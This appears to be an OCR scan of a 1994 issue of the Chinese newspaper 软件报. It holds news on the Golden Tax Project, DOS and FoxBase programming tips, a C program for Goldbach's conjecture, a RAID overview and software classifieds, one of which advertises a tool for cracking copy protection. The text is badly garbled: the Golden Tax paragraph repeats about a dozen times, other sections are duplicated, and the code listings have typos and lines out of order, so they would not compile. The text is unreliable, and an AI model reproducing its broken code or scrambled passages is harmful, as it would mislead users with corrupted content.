(本报北京讯)为配合我国从94年开始实行的财税制度改革，贯彻执行新的增值税为主要的流转税制度，国家决定实施“金税工程”。即以电子化手段，建立增值税征管

信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。据称，“金税工程”计划要在北京设立中心站，在全国各地建立600个分中心，并实现全国联网，预计98年实现全国开通运行。据悉，国务院朱副总理最近听取了有关部门关于“金税工程”的工作汇报，并指示由国家税务总局、国家计委、电子部、国家税务总局、中国人民银行、中国航天工业总公司等单位联合组成“金税工程”协调领导小组，电子部胡启立部长任组长。

读者看点

▲我在FOXBASE中编程菜单程序时，想能够随时关闭或打开光标，但用了许多办法都不行。编了一个C语言程序，只能关闭光标，想打开就不能实现了。只能按两次Ctrl+F7才行。我用的是CC-DOS汉字系统(不是2.13H)，现向各位同行请教：如何在进入CCDOS汉字系统(包括WPS)中后，随时关闭或打开光标，并对屏幕信息不破坏？希望用汇编编写，能在

FOXBASE中直接调用。(630742)重庆北碚峡马镇四川仪武厂 郭国华

▲我手头有一台PS2机上专用的1.44M软盘。这种软盘没有电源接口，信息线是20脚的(跟普通软盘不同)，因此无法在普通PC机上使用。特请懂这方面的技术的朋友不吝赐教！

(453000)河南省新乡市南干道51号王一中 王正明

编辑征稿

“中文大师”软件问世(本报北京讯)清华紫光三益计算机公司日前在京推出应用广泛的工具软件——中文大师，这个软件针对目前中文win

94年年度四川省计算机软件产品登记及优秀软件产品评比工作已经开始。省内各单位和个人的科研成果及计算机软件产品，均可申请登记和评比。中报具休事项直接联系四川省软件登记中心数据库。联系地址：(610017)成都市锦江区新南街66号四川省电子工业厅409室 电话：6821840

“3+3”服务(本报北京讯)新嘉智德，红志电脑有限公司创造性地率先提出，AST全国贯彻04服务承诺制。从94年1月1日起，凡购买AST微机，就可享受AST“3+3”服务。即3年免费备件加3年免费维修的优质售后服务。

“工商银行推广UNIX”(本报北京讯)中国工商银行总行日前在京与龙尼克软件公司签订了销售UNIX SVR4.1/CE系统软件2000套的合同书。这是我国企业首次大批量采购国外大型系统软件。它标志着已逐步以法制轨道的我国软件市场日益繁荣。

“高性能微机‘四通’系统研制成功”(本报北京讯)四通高性能微机“四通”(四通、四通、四通)系统，近日由驻江苏无锡市场总参工程研一所研制成功，并在国家高技术新产品展览会上获得金奖。

“新天地”应用也能运行。window NT将成为用户优先考虑的候选者。当用户任意从DOS/Windows转向NT时，他会发现还有许多第二代的RISC机器，也可运行NT。如DEC的alpha机器和SGI的MIPS机器，其性能还往往在586之上。用户很有可能被引向RISC机器。这样586系统将直接面对RISC系统这一强手的竞争。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

新天地

应用也能运行。window NT将成为用户优先考虑的候选者。当用户任意从DOS/Windows转向NT时，他会发现还有许多第二代的RISC机器，也可运行NT。如DEC的alpha机器和SGI的MIPS机器，其性能还往往在586之上。用户很有可能被引向RISC机器。这样586系统将直接面对RISC系统这一强手的竞争。

采用新一代处理器固然可以提高系统性能，但利用多个上一代处理器也可达到同样目的。由于window NT是可以实现多处理器功能的操作系统，所以完全可以用2个486来构成系统。其性能不亚于586系统(对整数运算为主的用途)。586批量小，价格较高，而486已有较大批量，且第二家源AMD也开始供货，价格大幅度下降，所以586早期阶段还要面临与其前辈486的有力竞争。

尽管如此，586的前景充满光明，同时会给微型机技术和产业的发展带来积极的促进和深远的意义。

(本报北京讯)为配合我国从94年开始实行的财税制度改革，贯彻执行新的增值税为主要的流转税制度，国家决定实施“金税工程”。即以电子化手段，建立增值税征管

信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

据称，“金税工程”计划要在北京设立中心站，在全国各地建立600个分中心，并实现全国联网，预计98年实现全国开通运行。据悉，国务院朱副总理最近听取了有关部门关于“金税工程”的工作汇报，并指示由国家税务总局、国家计委、电子部、国家税务总局、中国人民银行、中国航天工业总公司等单位联合组成“金税工程”协调领导小组，电子部胡启立部长任组长。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

国家实施“金税工程”

据称，“金税工程”计划要在北京设立中心站，在全国各地建立600个分中心，并实现全国联网，预计98年实现全国开通运行。据悉，国务院朱副总理最近听取了有关部门关于“金税工程”的工作汇报，并指示由国家税务总局、国家计委、电子部、国家税务总局、中国人民银行、中国航天工业总公司等单位联合组成“金税工程”协调领导小组，电子部胡启立部长任组长。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

“金税工程”即以电子化手段，建立增值税征管信息系统，实现税务征管的现代化管理。避免和杜绝国家税收各环节可能发生的“逃、漏、偷、骗”现象，防止国家税收过程中出现不应有的流失，同时组织税控收款机和发票防伪识别卡的研制与生产。

天汇标准汉字系统

电子科技大学天汇技术开发公司(天汇汉字西南办事处)
电话：(028) 3333312-2587 传真：(028) 3334231 天汇公司
开户名：电子科技大学天汇技术开发公司 开户行：四川省建行直隶新鸿发
帐号：263016984 邮编：610054
地址：成都建设北路二段四号电子科技大学十二号院内

1.5标准版网络版

ONLAN/PC专用版
电子科技大学天汇技术开发公司(天汇汉字西南办事处)
电话：(028) 3333312-2587 传真：(028) 3334231 天汇公司
开户名：电子科技大学天汇技术开发公司 开户行：四川省建行直隶新鸿发
帐号：263016984 邮编：610054
地址：成都建设北路二段四号电子科技大学十二号院内

MS DOS 5.0 引导记录分析

引导记录位于逻辑盘0面0道1扇区上,是DOS操作系统的...

- 一、引导记录结构
1. JMP跳转指令,用于跳转到引导程序代码部分;
2. OEM标志,除用于标识所用的格式化程序以外,别无它用...

二、MS DOS 5.0引导记录
5.0版以前的引导记录中磁盘I/O参数表长13H字节,而从5.0版开始的...

Table with columns: 偏移, 长度, 内容. Lists parameters like 0BH, 0DH, 10H, 11H, 13H, etc.

图2. DOS 5.0磁盘I/O参数表
(1)每扇区字节数,扇区是磁盘上最小的存取单元...

ASE (AutoCAD. SOL Extension) to AutoCAD 在12.0版本中所增加的功能...

在C语言程序设计中,有时需要在汉字系统的支持下,在图形方式下同时显示图形和汉字(字符)...

```
union attribute
{
char ch;
struct attr attr;
}
putc (int fore, int back, char * string)
/* 功能:在当前光标位置以指定颜色输出汉字(字符)串 */
```

巧用数据库实现通用型下拉菜单

在用Foxbase数据库管理软件进行编程时,经常要进行菜单界面的设计...

```
1 >将 @1, 23, say' XXXX'改为数据库的系统名.
2 >将 X=6改为 X=3 (如果你只有三个主菜单), X值为主菜单数
3 >建立三个以 mune&n (n=1, 2, 3) 命名的数据库(字段名, ns), 这里 mune为数据库主名, &n取
```

图形方式下汉字系统的使用

```
union attribute
{
char ch;
struct attr attr;
}
putc (int fore, int back, char * string)
/* 功能:在当前光标位置以指定颜色输出汉字(字符)串 */
```

怎样使用 ASE

指出读者所想使用的 DBMS, ASE提供对 DBASE, dBASE, PARADOX, dPARADOX, ORACLE, 4等数据库的驱动...

在目前的12.0版本中,上述ASE的功能由31个命令来完成,当读者的系统变量CMDMDIA设置为"1"时,通过屏幕菜单的ASE项来调用它们...

```
set color to /bg
@4.1 clear to 23.78
n=1
set color to r/g
do while n<=x
n1=atr(n,1)
@3.3-y*(n-1) say m&n
n=n+1
enddo
set color to g+r
n1=atr(n,1)
@3.3-y*(n-1) say m&n
do while .t.
n=1
use mune&n1
skip
do while .not eof()
set color to c/
@5+mm.4+y*(n-1) say'
set color to r/g+
@4+mm.3+y*(n-1) sayn
skip
if .not. eof()
mn=mn+1
endif
enddo
set color to bg/r+g
go m+1
@4+mm.3+y*(n-1) sayn
e1=inkey(0)
do case
case e1=5
m=m-1
if m=0
m=mn
endif
case e1=24
m=m+1
if m>mn
m=1
endif
case e1=4
m=n-1
if n>x
n=1
endif
exit
case e1=19
n=n-1
if n<1
n=x
endif
exit
case e1=13
m1=atr(m,1)
do case m1&n1
enddo
enddo
```


Microsoft Windows操作系统是一种采用图形化用户界面的单用户个人操作系统...

Windows资源可分为两种类型:标准类型资源及用户定义资源。标准资源包括:加速键(Accelerator)、位图(Bitmap)、光标(Cursor)...

加速键资源:加速键是用户完成应用程序任务的一些按钮组合。它模拟了菜单命令,用户可以从菜单上选择功能...

位图资源:位图是图形用户界面的二进制造成。Windows本身就使用位图表示典型窗口中的各种控制框的图像...

光标资源:光标是一个小位图,为32x32点阵,它表示鼠标在屏幕上的当前位置。Windows程序常用专门的光标表示用户当前所完成任务的类型...

对话框资源:对话框是一个临时窗口(通常为弹出窗口),它用于在程序同用户之间传递信息,并使用户能从窗口进行选择...

框,静态控制是一个含有文字或图的小窗口,它不对用户输入反应。滑动杠用于显示和调整连续尺度,如音量和亮度等...

字体资源:字体是计算机在输出设备上绘制字符的数据集合,它包括了描述整个集合的数据,如字形名称、建议使用的尺寸、字符集等...

图标资源:图标是一些小的位图,一般为32x32或32x16点阵。Windows程序通常用定制的图标表示最小化的窗口...

菜单资源:菜单是可供用户选择的项目列表,每个菜单项直接或隐含地代表一个命令,带命令的应用程序一般为用户提供调用命令的菜单...

字符串表资源:字符串表用于存放程序中要显示的信息,如出错信息或提示等...

版本信息资源:版本信息资源包含的数据用于标识版本、语言、应用程序的分配、动态连接器、驱动器或包含该资源的设备...

在Windows应用程序的编制过程中,用户通过资源编辑器创建程序的资源,而完成任务的源程序与资源是分开放置的,源程序在编译成可执行文件后,再用资源编译器将资源加入可执行文件中...

可通过一定的工具对可执行文件中的资源进行修改。Borland公司的Resource Workshop或WhiteWater公司的Resource Toolkit等软件就提供了建立或修改Windows应用程序中资源的功能...

不能利用中文之星汉化工具getrc.exe和putrc.exe实现对非Windows程序的汉化问题。这正是由Windows程序的特殊性造成的。getrc.exe(即get resource提取资源的缩写)所完成的工作就是从Windows应用程序中提取菜单、字符串表等资源...

AR-3240打印机的加宽打印方法

在AR-3240打印机上,若选用24x16或24x12的宋体字符,一行最多可打印254个字符,若一行中超出254个字符,系统就会提示出错,打印也是不可能的事了...

例如在Foxbase中打印如下: CHR (27) + "U" && 选择24x12 "I am computer's work" + SPAC (230), SPAC(20) + "Are you!"

这样就可在打印机上一行处理打印出281个字符。

在AR-3240打印机上,若选择24x16的宋体字一行可处理255个字符;若选择24x12的宋体字一行可处理325个字符;在选择汉字点距时,若选择了0点距,若选择24x16的宋体字一行可处理305个字符;若选择24x12的宋体字一行可处理407个字符。

浅谈Windows资源

- 2.3.2 单机环境下的安装 在单机环境下安装步骤为: 1 将天汇汉字系统软件包中的DISK1插入软盘驱动器...

- 2.3.3 网络环境下的安装 在单机环境下的安装步骤为: 1 在一台有盘工作站上DOS引导后,连通网络并以网络用户入网...

- 2.3.4 网络环境下的安装 按照前面的说明用INSTALL程序把TechWay SCS安装在本地网络文件系统或单机系统中...

- 2.3.5 网络环境下的安装 按照前面的说明用INSTALL程序把TechWay SCS安装在本地网络文件系统或单机系统中...

汉字系统的一部分你可以按照INSTALL的提示随时中断安装。(三)天汇汉字系统OnLAN/PC版 OnLAN/PC是Novell公司的远程终端仿真程序...

天汇标准汉字系统的功能与使用

电子科技大学 雷为礼 西南通信研究所 汪忠豪

再启动远端OnWay软件,在命令行上键入: F:\ONWAY>ONWAY

屏幕上显示OnWay程序的版本信息和版权注册日期。随后可以根据需要加载所要求的外部输入法模块。以后的使用其方法和标准版本一样...

三、系统的启动与退出 有两种方式启动TechWaySCS系统,一种是缺省参数启动,另一种是参数启动...

(一)缺省参数启动 用批命令文件TWAY.BAT启动 启动方法很简单: 进入TechWay SCS所在的子目录(假设为C:\TECHWAY)之后,在DOS命令行键入批命令文件TWAY.BAT名...

这样,就完成了SCS的启动。 TechWay SCS 天汇标准汉字系统1.5版 TechWay SCS V1.5 怡江实业发展公司版权所有1993.6 (C)Copyright Elecom Enterprises Development Inc. 1993.6 C:\TECHWAY> TechWay SCS <右shift> >中文键盘开/关 <Ctrl+Alt+Backspace>退出模拟启动...

再启动远端OnWay软件,在命令行上键入: F:\ONWAY>ONWAY 屏幕上显示OnWay程序的版本信息和版权注册日期。随后可以根据需要加载所要求的外部输入法模块。以后的使用其方法和标准版本一样...

天汇标准汉字系统的功能与使用

电子科技大学 雷为礼 西南通信研究所 汪忠豪

再启动远端OnWay软件,在命令行上键入: F:\ONWAY>ONWAY

屏幕上显示OnWay程序的版本信息和版权注册日期。随后可以根据需要加载所要求的外部输入法模块。以后的使用其方法和标准版本一样...

三、系统的启动与退出 有两种方式启动TechWaySCS系统,一种是缺省参数启动,另一种是参数启动...

(一)缺省参数启动 用批命令文件TWAY.BAT启动 启动方法很简单: 进入TechWay SCS所在的子目录(假设为C:\TECHWAY)之后,在DOS命令行键入批命令文件TWAY.BAT名...

这样,就完成了SCS的启动。 TechWay SCS 天汇标准汉字系统1.5版 TechWay SCS V1.5 怡江实业发展公司版权所有1993.6 (C)Copyright Elecom Enterprises Development Inc. 1993.6 C:\TECHWAY> TechWay SCS <右shift> >中文键盘开/关 <Ctrl+Alt+Backspace>退出模拟启动...

批命令的执行是自动的,不需要人为干预。批命令的执行过程为: 1 自动识别显示卡类型,以显示卡固有的方式(VGA、EGA、MDA-Hercules三者之一)显示中文。 2 以简体字显示中文。 3 自动支持系统中已经加载的附合EMS、XMS标准的扩展内存管理程序,SCS将直接存取系统的扩展内存。 4 进入中西文兼容环境。 5 设置当前键盘方式为西文输入方式。 6 扫描键码为中文优先。 可见,SCS正常缺省参数启动(即用批命令启动)后,即进入中西文兼容环境,汉字字体为简体,键盘方式为西文输入方式...

天汇标准汉字系统的功能与使用

电子科技大学 雷为礼 西南通信研究所 汪忠豪

再启动远端OnWay软件,在命令行上键入: F:\ONWAY>ONWAY

屏幕上显示OnWay程序的版本信息和版权注册日期。随后可以根据需要加载所要求的外部输入法模块。以后的使用其方法和标准版本一样...

三、系统的启动与退出 有两种方式启动TechWaySCS系统,一种是缺省参数启动,另一种是参数启动...

(一)缺省参数启动 用批命令文件TWAY.BAT启动 启动方法很简单: 进入TechWay SCS所在的子目录(假设为C:\TECHWAY)之后,在DOS命令行键入批命令文件TWAY.BAT名...

这样,就完成了SCS的启动。 TechWay SCS 天汇标准汉字系统1.5版 TechWay SCS V1.5 怡江实业发展公司版权所有1993.6 (C)Copyright Elecom Enterprises Development Inc. 1993.6 C:\TECHWAY> TechWay SCS <右shift> >中文键盘开/关 <Ctrl+Alt+Backspace>退出模拟启动...

本报与天光公司联合举办天汇专题讲座(四)

哥德巴赫猜想是著名的数学难题...

```
1, /* 指定数内验证哥德巴赫猜想程序 gbbh.c */
2, #include <stdio.h>
3, #include <math.h>
4, #typedef int boolean;
5, void main(void)
6, {
7, int N,i,k,NO,count=0;
8, boolean issushu(int);
9, printf("please input the range Number, N=\n");
10, scanf("%d",&N);
11, NO=N;
12, if(N<=3){
13, printf("无数据!\n");
14, exit(1);
15, }
16, else if(N%2==1)
17, N=N-1;
18, k=(N-2)/2;
19, printf("结果如下,\n");
20, do{
21, fer(i=2;i<=N/2; i++)
22, if(issushu(i) & issushu(N-i))
23, printf("%d+%d=%d\n",i,N-i);
24, count++;
25, }while(i++<N/2);
26, if(count==0)
27, printf("哥德巴赫猜想至 %d 以内正确!\n",N);
28, }
29, #include <math.h>
30, printf("哥德巴赫猜想至 %d 以内正确!\n",N);
31, else
32, printf("哥德巴赫猜想在 %d 以内不正确!\n",NO);
33, }
34, boolean issushu(n)
35, int i;
36, {
37, int i,j;
38, int flag=1;
39, for(i=2;i<=sqrt(n); i++)
40, if(n%i==0)
41, return 0;
42, return 1;
43, }
```

在指定数内验证哥德巴赫猜想...

哥德巴赫猜想的内涵是一个比2大的偶数...

《神州八剑》是一个著名的中文电脑游戏...

首先,将文件内容按字节顺序编号...

掌握了这个规则,就可以理解GAMEDATA.AY的内容了...

关于《神州八剑》游戏数据的存放

000CH-0023H这24个字节以4字节为一组...

- 0052H--真刚剑 0540H
0542H--大限剑
04D4H-04F3H,十六种法术...

四、DOS的批处理

如果你发现自己常常在重复键入同样的DOS命令的序列...

DOS3.3 3.3 外部命令的使用 (四)

一是由用户任意决定主文件名,需要执行时,用户只需键入该文件名即可...

行 FORMAT .EXE (这是DOS格式化磁盘的外部命令)

如果你发现你常常在重复键入同样的DOS命令的序列,以执行某种共同性的任务...

WPS参数的使用技巧

在安装WPS进行编辑文章时,不少用户遇到安装不正确使用不了WPS...

SPDOS/T,取消时间显示和光标闪烁

SPDOS/MON或(MDA)单显方式启动/EGA或350 EGA方式启动...

命令格式: COPY CON 文件名.BAT

这通的文件名是你自己准备要建立的批处理文件名...

初学者的园地

如果你想知道如何设置鼠标或指明驱动器,也可以设置环境...

不打入

将此自动批处理加入C盘根目录中,改名为只读,为防用户从A盘启动进入C盘...

CTTY命令是DOS中一个不常用的内部命令

其功能为指示DOS选择一个新的控制台(键盘显示器,远程终端等)...

利用批处理命令进行简单加密

建立自动批处理文件(否则,利用CTTY命令造成死机)...

常用年购磁盘,附送实用软件,资料2卷

地址: 珠江路五福楼3-3室 联系人: 程宇波 电话: 541004

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机教育与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘朝德 副主编：唐晓
国内统一刊号：CN51-0106 订刊代号：61-74 地址：成都市金河坝75号 邮政编码：610015

冗余RAID的进展

硬件方面另一个正在变为热点的是RAID, RAID是Redundant Array of Inexpensive Disk(廉价硬盘的冗余阵列)的简称,它是一种利用PC档次的硬盘,来实现可靠存放数据而又能使其高速出入的技术。

进入九十年代, RAID才成为产品而进入市场。由于价格关系,最初它只适用于大型机和超小型机上,但是随着PC档

次硬盘的价格大幅下降,同时又由于人们对低档机器的性能要求日益苛刻,因此低档机如微机功能愈来愈强,所以人们常将其用于重要部门,促使其致力于将RAID以低价格实现,现已初见成效,出现了1000美元的RAID产品。可以指出,这是一个重要突破,因为微机采用RAID技术,将使系统性能升高一个等级,其应用面也将随之极大地扩大。

作为产品, RAID实际上是一磁盘子系统,它由几个较为廉价的PC档次的硬盘相连,构成一个阵列,数据可以用某种组织形式存入阵列,其目的是使用户以较低的价格获得满意的存储容量、吞吐速率和数据可靠性, RAID的服务对象可以是单机,也可以是网络环境。

业界将RAID分成六个级别,从0级至5级。每一级别对磁盘阵列采用不同的组织,使得其功能、性能、信息完整等性能都有所不同。在此,不同的级别只反映其实施的不同,并不代表档次高低。目前,实际在使用的有RAID 0, 1, 3, 5, 以下对它们稍作说明。

对RAID 0, 磁盘阵列由两个或更多个磁盘组成;要写入阵列的数据被划分成2K~16K大小的数

据块,串行写入,顺序存放,即第一个数据块存入第一个磁盘,第二个数据块存入第二个磁盘,等等;到阵列中最后一个磁盘被存过,下一个数据块又存向第一个磁盘, RAID 0的安排使用户能快速地实现对大段数据的读写,如能对大量图形数据转写的场合,但这时某一磁盘驱动器发生

故障,一部份数据就丢失,所以RAID 0只适用于要求速度高而对数据可靠性无所谓的情况。

对RAID 1, 每个要写入磁盘阵列的数据块都写入两个磁盘(其中一作镜像数据),今后任一磁盘驱动器故障,其配对的磁盘上的数据仍然可用,所以在RAID 1有很好的可靠性,这种方案的缺点是,所需硬盘加倍,影响价格,过去RAID 1常被采用,现在在被RAID 3和RAID 5所替代。

对RAID 3要写入磁盘阵列的数据,每一个字节中的一位存入一个磁盘,同时还将该字节的校错码存入额外的磁盘上。有了校错码可提高数据的可靠性,而所付代价不高(不必硬盘

加倍);同时阵列内采取对齐措施,一字节的各位同时进出,使数据吞吐率大大提高,所以RAID 3显示出了其优越性。

对RAID 5, 要写入磁盘阵列的数据,以数据块的形式依次存入各磁盘,每隔一定数目的数据块后有一个校错码块,也依次存入一磁盘,阵列被组织得各校错码数据不集中在一个磁盘上,而是分散在阵列中各磁盘上,这样可消除

阵列内的瓶颈,实现同时对几个磁盘进行读写,所以RAID 5非常适合要求数据可靠且读写快的场合,如在业务处理等情况。

在实际使用中, RAID 3有对小量随机数据进行读写显得较慢的缺点,而RAID 5则无此弊病,所以RAID 5优点集中(可靠、速高、空间开销小)损失20%),成为近年来RAID产品中最为受欢迎的品种,前述的低价RAID产品也是针对它来开发的。

由于IC技术的进步,使得高性能的微处理器和内存变成了大家随手可获得者,所以未来各种微型系统的性能差距主要来自磁盘系统。低价RAID的出现,将对微机的性能无疑如虎添翼,必使其性能上一台阶,应用面成倍扩大。

微型计算机热点综述

本报编委主任 成都电子科大 刘朝德教授

西南电子通信技术研究所研制成功“ZDSM-1型打印机色带自动上色装置”

破胶时更换色带后仍可继续使用,打印机配置上ZDSM-1型产品后,充分体现出色带物美价廉的优势。

1.打印的文件质量清晰,对比度好,尤其是打印印刷版图和高端文件时,就更显其优越性。

2.一条色带在加油状态下使用,可连续打印24针汉字100多万,相当二十条色带使用效果,减少更换色带的麻烦;

作者: 黄光

功能简介: 最新解密软件包, 包含多款当前最新加密软件(LOCK93/89, BITLOCK及中国锁-CLF)的解密工具(UNLOCK89, UNBITLOCK, UNCLF, UNLOCK89)并附高级反汇编工具及调试工具, 解密时自动识别加密类型, 无需打开源程序的写保护, 不对源程序进行任何写操作, 只需任何人手工即可完全全过程, 支持使用网络, 可在任何驱动器或磁碟任下生成解密后文件; 保证决不丢失源程序的任何功能; 该软件即可在软盘上使用, 也可安装至硬盘使用。

运行环境: IBM PC XT/AT, 单碟, 单屏。

转让形式: 低密盘一张

转让价格: 488元

收款单位: (450004) 郑州市新郑路172号郑州军民民品研究所微机室。

★编号: 940404
名称: UNKEY软件包

软件交流

★编号: 940403
名称: “即时通”智能英汉词典
作者: 李志明

功能简介: 词源释意的工具软件, 词汇量近十万条, 且可注册硬盘, 使得内存注册程序只有20K, 决不影响其它程序的运行。在任何屏状态下(包括PCTOOLS和NORTON等三个程序运行过程中), 只要按下三个热键, 光标即全屏漫游, 同时词典系统菜单弹出, 将光标游动的单词译出, 原义、词源直接输入单词库并功能。

运行环境: IBM PC XT/AT, 单碟, 单/彩屏, 3M以上硬盘空间。

转让形式: 高密盘二套(压缩)

转让价格: 80元

收款单位: (450004) 郑州市新郑路172号郑州军民民品研究所微机室。

★编号: 940404
名称: UNKEY软件包

Winbase

Winbase是由云南大学软件公司研制的新一代编译型数据库, 它是一个开放的数据库开发系统, 是一套全中文的MIS(管理信息系统)开发集成环境, 利用它可以方便、快速、高效地开发出高质量的MIS系统; 同时, 可以直接把源程序编译成可执行文件(EXE), 而且生成的系统将独立于Winbase和其它数据库管理系统, 仅在DOS和支持标准图形操作的汉字系统之下就可执行(如中国龙、UCDOS等)。

对于专业编程人员来说, Winbase为你提供了300多个标准函数, 还可任意嵌入C语言和汇编语言以及连接用户自己的函数使其更完善, 其基础开发语言可兼容多种数据库(如Dbase, Foxbase, Clipper等), 支持网络上的MIS系统的开发, 可以采用模块拼装的方法快速开发出统一界面, 统一风格MIS系统, 从而使你的精力可以更多地投入开发中, 不必再为界面等问题费时。对于非专业编程人员, 特别是广大企管人员来说, Winbase就象傻瓜机一样, 只需填写、修改一张任务表, 你就可以在几个小时内开发出符合自己要求的功能齐全、界面美观、操作简便的数据库管理系统。

Winbase的操作极为简单, 随时都有远胜于Foxbase的在线联机帮助功能, 而程序对于新手来说所费的只是一张任务表而已, 专业编程人员则只需调用几个函数, 以上操作即可帮助你从界面制作、数据库维护管理、输出打印设计、支持网络等繁重的任务解放出来, 很快就可完成一套具有一定规模的支持网络数据库共享的应用系统, 其功能远非一般数据库自动生成器可比。Winbase还提供了类Windows风格的用户界面, 支持鼠标、窗口、菜单、按钮等, 还可使用扫描图板、绘图等功能, 由它编译出来的应用程序也具有Winbase的全部优点, 在脱离Winbase集成环境下也可设有对话框、图标、菜单等功能。

Winbase的报表处理功能也颇具特色, 实用性很强, 具有动态处理能力, 它可独立使用, 也可嵌入用户编写的应用程序中去, 你可以在可视状态下对系统的基本报表格式进行修改、编辑求格式、报表格式、打印字体及其大小均可灵活选择, 并具有预览功能, 报表打印过程中发现问题即可中断执行, 现场修改而不必编写任何打印代码, 生成报表十分快捷、灵活、方便, 并具有报表自动分页、计算、统计、累加、多数据库引用等多种功能; 同时, 打印的数据可以密切与数据库的查询相配合, 且支持大量打印, Winbase报表处理功能可以使你得到真正美观、实用的报表。

对于广大数据库使用者和开发者来说, Winbase是你梦寐以求的数据库开发系统, 用过以后你就会知道, 它是你真正的需要!

□ 明晖 周航

Winbase——一个崭新的实用的编译型图文窗口数据库

金奖专利产品——“打印出色带自动上色装置”

ZDSM-1型产品已重新备案, 批准生产, 在全国各大、中城市诚信经营, 可实行代理制, 可进行上门维修服务。

“上海‘金卡工程’进入实质性启动”作为我国“金卡工程”的试点城市之一, 上海市政府高度重视由上海计算机应用与产业发展领导小组办公室组织制定了“上海‘金卡工程’总体规划”, 市各专业委员会和邮电管理局、邮政储汇局、城市信用社等共同投资组建了“上海信用卡网络有限公司”, 会同华东计算机技术研究所、中国人民建设银行上海分行和中美合资上海华通软件有限公司等单位, 共同开发“上海ATM/POS联网信息管理系统”, 将于3月10日在上海通过评审, 标志着上海“金卡工程”进入实质性启动。

系统将于1995年一季度试运行。(完)

▲全国生产流通信息网上建立 国家有关部门近日决定, 各省、自治区、直辖市、计划单列市和行业主管部门, 重点企事业单位的脱盲信息网, 传输信息流、价格、市场行情和宏观调控政策等信息, 该网采用国际通用标准格式, 先用微机在各行业和企业之间进行, 目前已确定了101家企业为第一

批联网企业。(组稿)

▲HAIYU系列计算机通过鉴定 中美合资上海海亚实业有限公司组织生产的HAIYU系列微机, 日前已通过上海市科委主持的鉴定, HAIYU系列微机分三种机型, CPU分别采用Intel 486DX2/66、486DX/33、386DX/40; 总线用VESA; 采用AMIBIOS, 软件配置为: 16MB RAM, 256KB Cache, Maxtor 7213A硬盘, VESAH/1.0。

于GUI软件于TEAC的3.5英寸5.25寸软盘。1024×768像素, 101帧/秒和MS鼠标器, 软件配置有MSDOS6.00和Windows3.10, 首批40多套将进入市场, 目前正积极和经销商市场沟通, 自治区准生证报批组织生产。(任子清)

▲江门市农行成为SCO软件最大用户 江门市农行与中软总公司正式签订的一次购买千套SCO Open Server Network System Release 3.0中文版软件作为系统软件应用, 开发银行系统的用户软件, 江门市农行成为全国第一家正式大量购买和使用SCO软件

另讯: 本报员为各地经销商单位提供, 10盒以上批售, 20元/个, 零售售, 28.80元/个, 邮费另, 11元/盒, 凡成都用户可到本报查询联系地址。

